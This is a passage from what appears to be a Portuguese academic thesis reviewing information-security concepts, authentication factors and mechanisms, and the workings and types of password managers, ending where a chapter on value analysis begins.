Todas as definições apresentadas anteriormente tentam confrontar um conjunto chamado vulgarmente de *tríade DAD* (Descoberta, Alteração e Negação, traduzindo para português). A primeira letra do grupo enunciado refere-se à revelação de informação, o que vai contra a confidencialidade. Já a segunda, determina a modificação dos dados, sendo antagónico à integridade. Finalmente, a negação, assim como foi explicada por via do ataque DoS, reduz a disponibilidade. Pelo que foi exposto, constata-se que os elementos que foram previamente evidenciados vão precisamente contra o que se pretende (tríade CID), e por esta razão, devem ser evitados ao máximo (Andress 2014; Bojanc & Jerman-Blažič 2013).

2.2.3 Fatores Adicionais

Apesar do grupo CID ser suficiente para muitas situações, onde só é necessária uma segurança simplista, este pode (e deve) ser estendido com conceitos suplementares, contornando desta forma adversidades e preocupações adicionais. Para isso, entidades como o governo dos Estados Unidos da América pronunciaram-se, e acrescentaram alguns elementos (Andress 2014; Hansen, Jensen & Rost 2015; Parker 2010). Embora as propostas apresentadas fossem razoáveis, nem sempre possuíam uma estrutura fixa, bem como não abrangiam todas as áreas necessárias para assegurar a estabilidade do sistema. Por estas razões, Donn Parker desenhou um modelo que pretendia cobrir todos os domínios possíveis e, para atingir esse fim, construiu

a denominada *parkerian hexad*. Esta é constituída por três itens (posse, autenticidade e utilidade), que se encaixam respetivamente, com a confidencialidade, integridade e disponibilidade, sem que haja sobreposição de ideias.

Parker começa por definir posse como o controlo da informação, por parte de um proprietário/entidade legal (Andress 2014; Parker 1995; Rao & Nayak 2014). Isto é conseguido, por exemplo, pela proteção dos direitos de autor, via licenciamento (Reid & Gilbert 2010). Tendo isto em conta, o fator em causa tenta estender a confidencialidade, visto que esta última só se preocupa com aquilo que uma pessoa possui e sabe, não cobrindo aquilo que esta tem, mas não se apercebe, como por exemplo, o código de um programa de computador (Williams & Neal 2012). Assim, pode-se dizer que se aquela estiver em risco, o outro também estará. Todavia o contrário nem sempre se verifica. Para o comprovar, vai-se recorrer ao caso de uma empresa que usa a codificação (transformação dos dados em código) para assegurar a sua estabilidade. Aqui, como é natural, os funcionários não têm o trabalho garantido, podendo estes ser demitidos a qualquer momento. Atendendo a este pressuposto, se um colaborador for despedido (e se possivelmente este conseguir o acesso a um dado recurso da firma), existe uma falha no controlo, mas não na confidencialidade, pois a informação encontra-se num formato ilegível para este (Whitman & Mattord 2011).

Para além da propriedade anterior, Parker também considerou a autenticidade, um elemento fulcral a adicionar à base da segurança da informação. O estudo deste aspeto foi desencadeado pela evolução tecnológica e pela necessidade de complementar a integridade, pois esta última preocupa-se fundamentalmente com a plenitude dos dados, e não com o seu valor e genuinidade (Parker 2010; Rao & Nayak 2014; Reid & Gilbert 2010; Yan, Jian-wen & Lin 2015). Isto é aplicável até ao caso mais simples. Por exemplo, diariamente acede-se a uma quantidade enorme de dados. Estes devem estar num formato correto, pois, de outra maneira, podem sofrer alterações ou outras ações indevidas, por parte do atacante. Normalmente assume-se que quando se recebe uma mensagem eletrónica (*email*, redes sociais, etc.), esta é sempre fiável e nunca foi modificada, porém nem sempre é verdade. Através de *email spoofing* é possível modificar a mensagem enviada, o que corrompe o seu conteúdo (Andress 2014; Whitman & Mattord 2011). Estas investidas são habitualmente usadas para atrair utilizadores para *websites* indevidos de forma a aproveitar o que é digitado e a fazer-se passar por determinada pessoa, pondo em causa a propriedade discutida (Biddle, Chiasson & Van Oorschot 2012). Outro modo frequentemente usado para criar problemas à autenticidade é através ataques *masquerade/phishing* (Pang & Liu 2012). Estes consistem na aquisição de credenciais pelo uso de uma "máscara" (fazer-se passar por alguém legítimo), por parte de um indivíduo não autorizado (Chang, Tai & Chang 2014). Para o combate a estas e outras adversidades, são usados, por exemplo, *plugins anti-phishing* (SpoofGuard[2]).

Por último, utilidade (assim como a integridade) é um termo que, como a confidencialidade, não é necessariamente de natureza binária, ou seja, é um conceito subjetivo, já que nem sempre é fácil constatar se é realmente aplicado ou não (Andress 2014). Esta noção é entendida

[2] Fonte: https://crypto.stanford.edu/SpoofGuard/ (fevereiro de 2016)

como o valor, visto por um utilizador, para uma determinada informação (Andress 2014; Rao & Nayak 2014; Whitman & Mattord 2011). Para que tal seja facilmente percebido, pode-se exemplificar através de uma tentativa de roubo de dados, a uma dada instituição. Ora, se o atacante não os compreender, de pouco lhe servirá a extorsão daqueles, pelo que a invasão será em vão (Andress 2014).

Salienta-se ainda que a propriedade em questão é conjugada com a disponibilidade. Contudo, os dois conceitos são distintos, na medida em que se focam em diferentes atividades. Enquanto a disponibilidade se centra em temas como temporização e acessibilidade, a restante está relacionada com o proveito que se tira dos dados (Fraga, Banković & Moya 2012).

2.2.4 Limitações do Modelo de Parker

Apesar do modelo proposto por Parker conter inúmeras vantagens, também possui falhas. Mais especificamente, este não contempla certos fatores como é o caso do não repúdio, o que o torna incompleto (Boyes 2015; Dardick 2010; Hansen, Jensen & Rost 2015). Devido à grande importância que a propriedade mencionada tem para a segurança de um sistema, torna-se relevante destacá-la. Por isso, esta será explicada em seguida.

Tendo em conta o significado da palavra *repudiar* (negar) e o padrão ISO/IEC anunciado anteriormente (ISO/IEC 2016), o não repúdio é admitido como uma característica que procura assegurar que um determinado evento e seus intervenientes são confirmados. Considerando o mesmo *standard*, evento é algo que ocorre, quer por acidente, quer propositadamente. Num contexto mais simplista, esta é conseguida quando se afirma que as entidades envolvidas numa troca de mensagens são quem dizem ser (Andress 2014). Assim, há a garantia do envio e a receção das missivas trocadas pelos utilizadores, não podendo ser estas refutadas futuramente (Andress 2014; Pfleeger, Pfleeger & Margulies 2015; Whitman & Mattord 2011).

O aspeto em questão tem diversas maneiras de ser aplicado ao mundo real. Por exemplo, no artigo de Jie Li e os seus colegas é apresentada uma implementação de uma *framework* para redes de veículos *ad hoc*, que o usa (Li, Lu & Guizani 2015). Para além deste caso, existem inúmeras entidades, como as empresas de comércio *online*, que usam este fator para o seu negócio. Geralmente, aquelas empregam-no para garantir que, quer os indivíduos que estão interessados num determinado produto, quer os vendedores deste, não possam negar as suas identidades, prevenindo qualquer perigo ou dano para ambos (Hartono et al. 2014).

De modo a implementar tais mecanismos, são normalmente empregues técnicas como *timestamps* (que contêm a data e a hora da criação dos dados) ou assinaturas digitais (Andress 2014; Vigil et al. 2015). Porém, estas não são totalmente fiáveis, visto que um indivíduo não autorizado pode ter acesso a informação biométrica ou até outros elementos de uma pessoa. A estas situações, está também associado a uma *Trusted Third Party* (TTP). Estas possibilitam a credibilização (ou não) dos intervenientes, e geralmente, tomam a forma de uma pessoa ou entidade (Zissis & Lekkas 2012).

2.2.5 Conclusões da Segurança da Informação

Pelo que foi enunciado sobre a segurança da informação, constata-se que esta se torna importante para assegurar que o sistema e a sua rede funcionem corretamente e da maneira esperada. Para que tal possa ser possível, devem ser consideradas algumas etapas, que permitem a análise e a implementação de um meio livre de riscos. Neste documento são mencionados sete passos, porém estes podem ser substituídos por outros, caso os atuais não se demonstrem adequados.

Em harmonia com o anterior conceito, devem ser estabelecidas várias características fundamentais que constituem um conjunto apelidado de *tríade CID*. Esta compõe o grupo essencial para uma salvaguarda básica. No entanto, podem ser adicionados fatores complementares a esta lista (posse, autenticidade e utilidade), de modo a se obter uma estratégia mais avançada.

Finalmente, há que ter em conta que, qualquer estrutura que seja adotada, deve atender a todos os requisitos necessários para adquirir a estabilidade do ambiente onde o sistema se insere.

2.3 Autenticação

Conforme com o que foi dito previamente, existem elementos que podem ser acrescentados ao grupo da confidencialidade, integridade e disponibilidade. Por esta razão, foi abordado o modelo concetualizado por Donn Parker. Neste modelo encontra-se definida a autenticidade, que é um fator de maior relevância para o projeto. Assim, torna-se necessário relatar como esta se pratica e a forma como é empregue. Ao longo do presente capítulo, será explicada a importância que tal processo tem, as suas diferenças com um aspeto semelhante (autorização), os tipos de fatores que podem ser usados e, por fim, as técnicas mais comuns onde os últimos são incluídos.

2.3.1 O Conceito de Autenticação

Para que a autenticidade possa ser testada, deve ser aplicada a autenticação. Este é o modo de verificação que garante que os dados fornecidos por um utilizador são válidos. Esta prática é executada, por exemplo, em situações que se pretende confirmar se alguém é legal, através da confirmação das suas credenciais, perante as que estão armazenadas e são corretas (Andress 2014; Kim & Timm 2014; Pfleeger, Pfleeger & Margulies 2015; Rao & Nayak 2014). O processo descrito é dividido em duas fases, que são admitidas como muito similares, mas que, todavia, são distintas: identificação e autenticação (propriamente dita). A primeira baseia-se em indicar uma identidade, e trata-se de um dos passos iniciais a serem tomados, antes de se ganhar acesso a um sistema. Esta passa pelo fornecimento das credenciais, por parte de uma pessoa que se quer ligar àquele. Já a autenticação é tomada como a definição geral, ou seja, o ato de

apresentar provas que alguém é quem diz ser. Esta também é efetuada aquando o início da sessão (Andress 2014; Gui, Jin & Xu 2014; Pfleeger, Pfleeger & Margulies 2015). Este último conceito é habitualmente confundido com o de autorização, visto que, muitas vezes, os dois são realizados numa mesma transação. Porém, estes são diferentes. Assim, a autorização trata-se de uma ação inteiramente ligada ao controlo de acessos, e então é considerada como a atividade que garante (ou não) a permissão de acesso a um determinado setor ou a todo o sistema. Normalmente, esta é efetuada por uma entidade que tenha um estatuto elevado, como é o exemplo de administradores (Joseph, Kathrine & Vijayan 2014; Liu & Xu 2012). Tal como se verifica a partir das definições enunciadas, deve-se assumir que a identificação é o primeiro passo para o reconhecimento de um indivíduo. Posteriormente, segue-se a autenticação e, finalmente, a autorização (Joseph, Kathrine & Vijayan 2014).

2.3.2 Fatores de Autenticação

Para que alguém consiga aceder a um sistema, é necessário o uso de algo que seja capaz de identificar e reconhecer a pessoa, perante o mesmo. Ou seja, para se proceder a esta ação, é essencial ter como base um meio de verificação, que adota a forma de um objeto, característica hereditária ou mesmo a cognição. Deste modo, existem três tipos de fatores de autenticação: de posse, herança e conhecimento (Andress 2014; Klonovs et al. 2013; Pfleeger, Pfleeger & Margulies 2015). A primeira indica todos os dispositivos ou produtos que um utilizador possui (classificação habitualmente associada a *hardware*). Em termos de herança, um indivíduo nasce com traços biométricos, que lhe são inerentes (por exemplo, impressão digital), que o distingue dos outros. Finalmente, surge a categoria que engloba todo o conhecimento (identificação pessoal, palavra-chave, etc.) produzido ou obtido. Apesar destas propriedades servirem de base para a autenticação, surgem ainda outros agentes, como é o caso da localização, que se refere ao local onde alguém se encontra (Talasila, Curtmola & Borcea 2015; Zhang, Kondoro & Muftic 2012).

Sempre que se pretende implementar um sistema seguro, a sua proteção total por vezes não é tida em conta. Assim, são pensadas soluções minimalistas constituídas por um único fator (SFA, ou *Sigle-Factor Authentication*), usando apenas uma das alternativas apresentadas anteriormente. Esta abordagem oferece uma resposta simples e de baixo custo. Porém, o uso de SFA pode não ser suficiente e, por isso, são empregues formas mais robustas, optando-se pela autenticação a partir de dois (2FA, ou *Two-Factor Authentication*) ou mais fatores (MFA, ou *Multi-Factor Authentication*). Estas soluções são cada vez mais utilizadas e aplicam múltiplos grupos de elementos, para complementar o que é oferecido por um único (Lawless Research 2016). Contudo, afirmar que estes últimos tipos são mais seguros que SFA, é discutível. Assumindo que aqueles recorrem a mais camadas de segurança, admite-se que, pelo menos, torna o sistema mais difícil de ser invadido. Todavia, esta situação não deve ser generalizada, na medida em que a salvaguarda depende de diversas condições, como é o caso da complexidade de obtenção das chaves/segredos, em cada nível (Andress 2014; Liou et al. 2011; Pfleeger, Pfleeger & Margulies 2015; Rao & Nayak 2014).

2.3.3 Mecanismos de Autenticação

Dentro das categorias previamente descritas existem muitos métodos que servem para a autenticação dos utilizadores, variando no seu modo de gestão e utilização. Entre os mais comuns encontram-se as chaves eletrónicas (dispositivo), a biometria e as palavras-chave.

A primeira ferramenta (também denominada de *hardware*/*security token*) representa um exemplo de fator de posse, e usa uma metodologia síncrona (uma vez que comunica ativamente com as aplicações associadas) e dinâmica (visto que muda o seu estado ao longo do tempo) para a reserva dos dados. Aquela adota a forma de um objeto que possui um visor integrado, para quando uma senha aleatória seja requisitada ou produzida, esta possa ser exposta (Andress 2014; Liou et al. 2011; Pfleeger, Pfleeger & Margulies 2015). Habitualmente, a geração do código indicado processa-se de uma de duas maneiras: por via de um evento ou pela expiração temporal. No primeiro caso, deve acontecer algo (por exemplo, premir botão) para que o aparelho componha um novo segredo, enquanto no segundo, após uma certa duração, ocorra a eliminação automática do que se encontra no ecrã para dar lugar a outro código (Liou et al. 2011). O mecanismo em causa recorre ainda a uma técnica que tem como nome *chave descartável* (OTP ou *One-Time Password*), e suporta a geração de um número único (Hoekstra et al. 2013; Liou et al. 2011). Assim, como se torna percetível, as chaves eletrónicas distinguem-se pela portabilidade, bem como pela simplicidade de utilização. Porém, têm como desvantagens a despesa e o tempo gastos para aquisição de um novo dispositivo (por perda ou consumo da bateria), como também a suscetibilidade a ataques *man-in-the-middle*. É devido a estes aspetos que estes são pouco usados (Liou et al. 2011).

A biometria é outra forma de autenticação, que recorre às características que um ser humano possui (íris, impressão digital, …), bem como aos seus comportamentos (assinatura), que o distinguem dos outros (Bhatt & Santhanam 2013; Izu et al. 2014; Li et al. 2015b). Normalmente, tal processo exige o uso de uma câmara ou de um qualquer sensor que detete, com detalhe, as características de um utilizador, e que as valide (Laghari, Waheed-ur-Rehman & Memon 2016). Esta prática tem vindo a ganhar credibilidade, devido ao facto de os recursos para a acreditação serem de difícil replicação (são inerentes a essa pessoa e, por isso, não podem ser usados sem a presença desta), e não serem esquecidos. Dadas estas duas razões, tais elementos não podem ser rejeitados (Abidin, Matsuura & Mitrokotsa 2014; Izu et al. 2014; Lawless Research 2016). Porém, há que ter em conta que surgem problemas no que toca ao seu preço (sensores caros), à dificuldade de criação destes sistemas (devido à complexidade da análise) e, por vezes, à deteção do fator biométrico (Bolle et al. 2013; Wójtowicz & Joachimiak 2016).

Como método final de autenticação, as palavras-chave sempre foram (e prevê-se que serão no futuro) o modo de restrição de acesso aos dados mais utilizado (Boonk, Petrlic & Sorge 2015; Hintze et al. 2015; Lawless Research 2016; Patel, Chellappa & Barbello 2016), uma vez que, segundo Li e os seus colegas (Li et al. 2015a), são "simples de implementar e usar, e os custos são baixos" (tradução). Elas são constituídas por um conjunto de caracteres alfanuméricos, sendo estes memorizados pela pessoa. Geralmente, tais códigos devem ser idealizados com um grupo elevado de algarismos e letras, e ter significado ou ser uma sequência lógica para o seu

detentor. Visto que a opção em causa se trata de uma ferramenta de conhecimento, obriga a uma grande atenção para a preservação do segredo, de maneira a que ninguém tenha permissão para entrar na sua área pessoal. Contudo, há quem aplique procedimentos de engenharia social ou outras, para se obter a informação de forma ilícita (Aliasgari, Sabol & Sharma 2015; Pfleeger, Pfleeger & Margulies 2015).

2.3.4 Conclusões da Autenticação

Atendendo ao que foi referido, assume-se que a autenticação é um tópico bastante relevante e, por essa razão, há que a considerar quando se pretende salvaguardar a informação. Para que este conceito seja aplicado plenamente, é preciso recorrer à implementação de mecanismos que envolvam uma ou mais categorias mencionadas previamente (de posse, conhecimento e herança). Dentro das alternativas anteriores, destacam-se os fatores de conhecimento, porque são os mais usados até ao presente.

Todavia, antes da escolha das técnicas e do número de níveis a serem utilizados, deve-se refletir sobre as necessidades do sistema e, só depois, arranjar uma estratégia para o combate ao risco e às vulnerabilidades. Executando estes passos, é obtida uma solução segura e razoável.

2.4 Resumo da Autenticidade da Informação

Após ter sido realizado um estudo sobre a informação e a sua proteção, há que admitir a importância do tema. Por esse motivo, estes devem ser compreendidos, para que sejam desenvolvidos métodos de defesa.

Considerando o que foi explicado inicialmente no capítulo, a informação é um elemento que se encontra em qualquer parte, e que obtém várias formas e classificações. Esta, caso seja de caráter sensível, deve ser preservada longe de possíveis atacantes, para que se atinja a privacidade dos dados. De maneira a assegurar tais situações, geralmente são empregues três características (confidencialidade, integridade e disponibilidade). Estas constituem a forma mais elementar de aplicação da salvaguarda da informação. No entanto, existem diversos trabalhos disponíveis em bibliotecas (quer físicas, quer eletrónicas) e outros sítios, onde se podem ser descobertas fontes que indicam que tais propriedades não são suficientes. Por isso, são aceites termos como utilidade, posse e autenticidade, que complementam os pilares iniciais. O último, é o que toma o papel de maior relevância (para além dos principais), visto que diariamente trabalha-se com problemas relacionados com o seu exercício. Para além disto, a autenticidade baseia-se em diferentes meios para a sua prática. Estes são, habitualmente, catalogados por tipo, podendo admitir uma natureza de posse, conhecimento ou de herança, variando consoante os seus atributos. O mecanismo mais usado até à atualidade é a palavra-chave, contudo, antes de se proceder à escolha de uma solução a aplicar num sistema, deve ser ponderado tudo o que é pertinente, sendo só a partir daí viável optar por um determinado modelo de segurança.

Em situações em que a estrutura a adotar tenha de ser mais robusta (ou seja, considerada como um traço crítico), devem ser usados dois ou mais recursos (2FA ou MFA, respetivamente) para a autenticação. Todavia, não é sensato assumir que, só pela adição de camadas, é obtido algo mais estável, pois existem vários fatores envolvidos, como é o caso da facilidade de obtenção das chaves.

3 Gestores de Palavras-Chave

No ponto precedente do documento ficou provado que a segurança dos dados é essencial para a estabilidade dos sistemas informáticos, e foram descritas algumas das técnicas usadas para a realização da autenticação. Para o processamento desta atividade recorre-se, vulgar e maioritariamente, ao par nome de utilizador/senha, pois, como foi demonstrado previamente, este é de fácil utilização e implementação, e os seus custos são baixos. Porém, o grupo de credenciais está associado a um conjunto de dificuldades.

Neste capítulo, serão expostas estas adversidades e uma resolução para as solucionar (gestores de palavras-chave). Também serão indicadas as formas mais comuns de funcionamento, bem como as diversas categorias admitidas para este género de *software*.

3.1 Palavras-Chave e seus Problemas

Tal como já foi mencionado, é importante assegurar que ninguém não autorizado acede aos dados pessoais de outros utilizadores, visto que, muitas vezes, estes são privados e não devem ser divulgados. Para evitar essas situações, são empregues mecanismos de autenticação, principalmente usando um nome para identificação do indivíduo e uma *password* (Aliasgari, Sabol & Sharma 2015; Yang et al. 2014). Esta abordagem descriminada torna-se bastante interessante e prevê-se que vai continuar a ser aplicada (Boonk, Petrlic & Sorge 2015), na medida em que é admitida (Harini & Padmanabhan 2013) como um processo simples e "fornece as capacidades básicas para a prevenção de acessos não autorizados" (tradução). Contudo, surge uma série de cuidados que são discutidos em várias pesquisas e que condicionam a maneira como este procedimento funciona (Juels & Ristenpart 2014; Yang et al. 2014). A partir dos exemplos que estão disponíveis, é assumido que, uma grande preocupação (senão a maior) passa por estabelecer o nível máximo de segurança. Para que tal característica seja garantida, serão abordados problemas que se prendem com a complexidade na geração das palavras-passe (Li et al. 2014).

Habitualmente, são construídas *passwords*, como é o caso da sequência "123456". Esta é uma das mais usadas, segundo um estudo feito a utilizadores regulares da *Internet* (Garman, Paterson & Van der Merwe 2015). Como se pode constatar, trata-se de uma senha demasiadamente simples, o que permite fazer ataques à privacidade. Outros exemplos que se tornam vulneráveis são datas relevantes e palavras na língua mãe do utilizador (Juels & Ristenpart 2014). Ora, para combater tal problema, empregam-se códigos mais heterogéneos, ou seja, com um número de carateres maior, e uma enorme variedade destes. Esta variedade expressa-se a partir de variações entre minúsculas e maiúsculas, bem como na utilização de letras, números e caracteres especiais, como é o caso do símbolo "!" (Aliasgari, Sabol & Sharma 2015). Atualmente, está provado que, mesmo usando esta última aproximação, é possível um intruso obter a informação pretendida (Bonneau, Herley & van Oorschot 2015). Para este fim, são usados ataques de dicionário ou de força bruta (Juels & Ristenpart 2014). No primeiro, é elaborada uma lista (manualmente ou recorrendo a fontes *web*), normalmente com uma grande diversidade de sequências de caracteres, para compará-las com a senha do utilizador. Assim, todas as combinações que não estejam nesta lista serão ignoradas. Porém, hoje em dia, é possível alterar esta perspetiva. Ferramentas como o John the Ripper[3] permitem usar métodos heurísticos para que, palavras como "c4rr0" sejam testadas fornecendo a sequência "carro". Por outro lado, os ataques de força bruta podem ser vistos como a verificação de conjuntos de letras, algarismos e caracteres especiais, até um determinado número de elementos. Neste tipo de técnica, o mecanismo John the Ripper oferece uma opção que se serve do modelo de Markov, para dar prioridade a certas letras, que são mais comuns (Veras, Collins & Thorpe 2014).

Para além da dificuldade relacionada com a complexidade das *passwords*, os utilizadores enfrentam adversidades no que toca à quantidade destas. Não é desejável só ter um único segredo para todas as contas que um indivíduo possui pois, se este é descoberto, todos os dados sensíveis estarão comprometidos, o que faz com que seja muito difícil manter a integridade e a privacidade da informação (Aliasgari, Sabol & Sharma 2015; Yang et al. 2014).

3.2 Solução Encontrada

Atendendo ao que foi enunciado nas secções 2.3.3 e 3.1, comprova-se que a manutenção e construção de credenciais, respetivamente, envolvem um grande esforço. Com o conhecimento adquirido e a evolução tecnológica nos últimos anos, tornou-se possível a criação de métodos que auxiliam as pessoas nas práticas anteriores. Entre as diversas técnicas existentes, surgem os gestores de palavras-chave. Estes destacam-se dos demais, pela sua simplicidade de armazenamento e a geração de códigos. Assim, nesta parte do documento, vai ser explicado com detalhe como é que funcionam, como surgiram, e os tipos de coordenação que oferecem.

[3] Fonte: http://www.openwall.com/john/ (março de 2016)

3.2.1 O Surgimento e Definição de Gestores de Palavras-Chave

Com o grande desenvolvimento ocorrido nos últimos anos, nas áreas da informação e comunicação, surgiram novos mecanismos que dão solução para os problemas descriminados previamente: são os gestores de palavras-chave, também conhecidos como *password managers*. Estes aplicam métodos que ajudam a gerir melhor os recursos para o acesso a diversos sítios *web* ou aplicações. De maneira mais específica, estes podem obter a forma de um programa ou *plugin*, e facilitam a memorização das senhas, pelo processo de armazenamento e aquisição de dados (Aliasgari, Sabol & Sharma 2015; Juels & Ristenpart 2014; Li et al. 2014; Yang et al. 2014). Vulgarmente, esta informação é guardada e retirada de um repositório local ou remoto, em texto simples ou num formato específico. Para além disto, e de modo a facilitar o trabalho do utilizador de definir as chaves, alguns destes produtos oferecem funções que geram os segredos automaticamente (Li et al. 2014; Yang et al. 2014).

3.2.2 Mecanismos Usados pelos Gestores de Palavras-Chave

Após ter sido esclarecido o que é realmente um gestor de palavras-chave, torna-se fulcral explicar algumas das práticas mais usadas por estes. Logo, vão ser expostos os conceitos de S*ingle Sign-On* (SSO) e criptografia (Chu 2014).

Geralmente, os *password managers* empregam a primeira técnica, para realizar a autenticação dos utilizadores. Esta destaca-se das restantes, por recorrer a uma única forma para proceder ao acesso dos dados (Stobert & Biddle 2014). Aquela é feita a partir de um nome/identificador de um utilizador, e de um código (habitualmente denominado *master key*). Pelo que foi referido, constata-se que se trata de um método de baixo custo e que simplifica o processo, sendo por estas razões frequentemente aplicado no controlo de múltiplas contas de serviços *web* (Thakur & Gaikwad 2015; Ye et al. 2015). Porém, existem determinados riscos inerentes à utilização de tais sistemas. Em específico, graves contratempos associados à descoberta da *master key*, na medida em que compromete a confidencialidade da informação (Yang et al. 2014). Para o estabelecimento de uma maior segurança, existem outros meios que oferecem vantagens, dependendo do cenário em que estes estão enquadrados. Assim, como alternativa ao SSO, surge BTP (*Biometric Template Protection*). Este trata-se de uma ferramenta de segurança que transforma um dado biométrico num padrão de comparação, sendo guardado numa base de dados para futuras autenticações (Ngo, Teoh & Hu 2015; Yang et al. 2014).

Um outro tipo de estratégia que é aplicada, normalmente, nestes ambientes, é a criptografia. Esta prática permite manter a informação segura, convertendo os dados facilmente compreensíveis, num formato inteligível (encriptação). Há que salientar que tal processo pode ser revertido recorrendo à desencriptação (Andress 2014; Pfleeger, Pfleeger & Margulies 2015; Rao & Nayak 2014).

Quando se pretende comunicar uma mensagem encriptada, podem ser usados dois modos: o simétrico e assimétrico. No primeiro caso, é partilhado um segredo (habitualmente denominado de *chave*) entre os múltiplos elementos da conversa, para que sejam possíveis a

codificação e leitura da informação. Ora, ainda que seja um método simples, torna-se vulnerável pois, na comunicação do código secreto do emissor para o recetor, este poderá ser intercetado por um outro indivíduo. Por essa razão, surge uma segunda técnica que, apesar de obter uma maior complexidade, soluciona o problema referido. Nesta, são admitidos dois elementos: uma senha pública e outra privada. A primeira é, como o seu nome indica, visível para qualquer indivíduo, ao contrário da última, que deve ser armazenada longe de acessos indevidos. Atendendo que estas servem para a codificação e o seu processo inverso, os dados são percebidos usando o respetivo par de chaves (Andress 2014; Pachghare 2015; Pfleeger, Pfleeger & Margulies 2015; Rao & Nayak 2014). A encriptação é aplicada, quer no envio dos dados, quer no seu armazenamento. Para a sua expedição, poder-se-ão utilizar mecanismos, como o protocolo *Transport Layer Security* (TLS). Este tenta garantir que a comunicação entre utilizador e possíveis serviços remotos seja estabelecida atendendo às propriedades oferecidas pela tríade CID (Boonk, Petrlic & Sorge 2015). Já no segundo caso, podem ser usados métodos como *Password-Based Key Derivation Function v2.0* (PBKDF2). De forma breve, este permite a múltipla combinação de uma palavra-passe com um valor aleatório, habitualmente denominado de *salt* (Juels & Ristenpart 2014). O resultado será um *hash* bastante maior do que o segredo original, o que o torna mais forte relativamente à sua proteção e menos vulnerável. No entanto, é preciso ter muita cautela, porque se o *salt* e/ou o número de repetições aplicadas são descobertos por um utilizador ilegítimo, este pode recorrer a um ataque de força bruta, o que é efetivo contra este tipo de segurança (Jaramillo et al. 2015).

3.2.3 Tipos de Gestores

Os gestores de palavras-chave, consoante o meio onde são integrados, têm essencialmente três classificações: locais (ou *desktop*), baseados na *web* ou móveis (Aliasgari, Sabol & Sharma 2015; Fahl et al. 2013). Os primeiros são usados para o armazenamento de senhas, tendo como origem uma base de dados ou outro recurso que se encontre no próprio computador do utilizador. Ao contrário do que se passa com os anteriores, os apoiados na *web* guardam os seus dados *online*, remotamente (por exemplo, na *cloud*). Finalmente, os últimos, são aplicados em ambientes móveis, como é o caso dos dispositivos USB (*Universal Serial Bus*) e *smartphones* (Aliasgari, Sabol & Sharma 2015; Fahl et al. 2013; Karole, Saxena & Christin 2011). Na Tabela 2 será exposta uma comparação entre os géneros descritos.

Tabela 2 – Comparação dos diferentes tipos de gestores (Aliasgari, Sabol & Sharma 2015; Fahl et al. 2013; Karole, Saxena & Christin 2011)

Tipo de Gestor	Alojamento	Portabilidade	Extensões	Disponibilidade dos Dados	Vulnerabilidades	Aplicação Exemplo
Local (*Desktop*)	Local (sistema proprietário)	X	✓	*Offline*	Ataques à área de transferência (*clipboard*)	Smart Lock[4]

[4] Fonte: https://get.google.com/smartlock/ (março 2016)

Baseado na *web*	Remoto (*cloud*)	✓	✓	*Online*	Ataques de dicionário	Passbolt[5]
Móvel	Dispositivos externos (por exemplo, USB)	✓	X	*Offline*	Roubo do equipamento	Sesame[6]

Pela observação do quadro anterior pode-se afirmar que os gestores *web* e móveis oferecem mais vantagens de mobilidade, uma vez que os dados do utilizador estão disponíveis em qualquer lugar; podem ser instaladas extensões em programas do tipo *desktop* e *web*, o que não acontece com os restantes, por não suportarem tais tecnologias; as aplicações locais e portáteis privilegiam do facto de não necessitarem de *Internet* para realizarem as suas operações; todos os géneros têm os seus problemas; e existem ferramentas para cada categoria.

Apesar de haver uma tendência para se escolher uma alternativa móvel (devido a razões de portabilidade e de disponibilidade), deve-se ter em conta o cenário apresentado. Assim, o utilizador deve ponderar parâmetros como características do sistema, ambiente onde está inserido, se pretende uma solução paga ou grátis, etc. (Aliasgari, Sabol & Sharma 2015; Fahl et al. 2013; Karole, Saxena & Christin 2011).

3.2.4 Conclusões da Solução Encontrada

Nos últimos tempos houve uma grande progressão tecnológica, que possibilitou que fossem produzidos novos mecanismos que auxiliam as pessoas na gestão de *passwords*. Estes utilizam frequentemente técnicas como SSO e criptografia, para assegurar que ninguém consegue aceder aos dados dos seus utilizadores. Ora, tais métodos são aplicados quer na transmissão, quer no armazenamento da informação.

Por fim, há que destacar que existem múltiplas formas de administração das credenciais: por via de um *software* local, ou baseado na *web* ou móvel. Todas elas oferecem uma solução razoável, todavia, o último tipo tem obtido uma maior relevância, devido à portabilidade e disponibilidade. No entanto, há que ter atenção aos diversos fatores, que podem influenciar uma melhor escolha.

3.3 Resumo dos Gestores de Palavras-Chave

Como se concluiu, as palavras-chave sempre foram o modo de autenticação mais usado e, pelo que se prevê, continuarão a ser. Contudo, esta técnica está associada a um conjunto de problemas. Estes prendem-se fundamentalmente com o número e variedade de carateres, bem

[5] Fonte: https://www.passbolt.com/ (março 2016)
[6] Fonte: http://appcrawlr.com/ios/sesame-password-manager (abril 2015)

como a quantidade de senhas diferentes, empregues nos sítios distintos. Ora, se um segredo contém poucas letras/algarismos/símbolos, será facilmente descoberto, mas já se se usar um de comprimento elevado, ou este adota uma sequência de simples recordação, ou terá de ser decorado. Por outro lado, se uma senha singular for usada para aceder a todos os locais, caso esta seja desvendada, toda a informação do indivíduo estará comprometida. Em contrapartida, se forem aplicadas múltiplas credenciais, pode ser custoso memorizar todos esses dados. Mesmo adotando um sistema complexo, os códigos tornam-se suscetíveis a ataques de força-bruta ou até de dicionário.

Contudo, recorrendo ao conhecimento científico e técnico até ao momento, surgiram programas capazes de controlar as situações mencionadas, denominados de *gestores de palavras-chave*. Estes servem-se (normalmente) de um repositório, para guardar os dados, e aplicam estratégias SSO (entre outras, como BTP) e de criptografia, para manter a segurança. Este último método é aplicado quer na transferência, quer na guarda da informação.

Finalmente, apontam-se três géneros principais de gestores: locais, baseados na *web* e móveis. Os primeiros destacam-se por não dependerem nem de terceiros nem da *Internet* para a administração dos dados; os segundos, apesar de estarem sujeitos a investidas remotas, são estáveis na generalidade; e os terceiros sobressaem por estarem acessíveis em qualquer lugar. Este último motivo faz com que os programas móveis sejam os mais procurados. Porém, nem sempre este tipo de soluções é ideal, pelo que devem ser adotadas outras.

4 Análise de Valor

Os *password managers*, tal como todos os outros produtos (quer de *hardware*, ou de *software*), têm uma ou mais particularidades que os distinguem dos restantes mecanismos, dentro da categoria da segurança da informação. Estas especificidades criam algo que é denominado de *valor*, e que é da maior relevância para qualquer pessoa/organização. Torna-se, portanto, fundamental perceber como é que este conceito surgiu, qual a necessidade de o criar, o que é interpretado como ganhos e custos, como é gerado o valor para o consumidor, quais são os diferentes panoramas de negócios e como estes podem ser modelados. Serão estes os tópicos que irão ser apresentados no presente capítulo.

4.1 Necessidade da Proposta de Valor

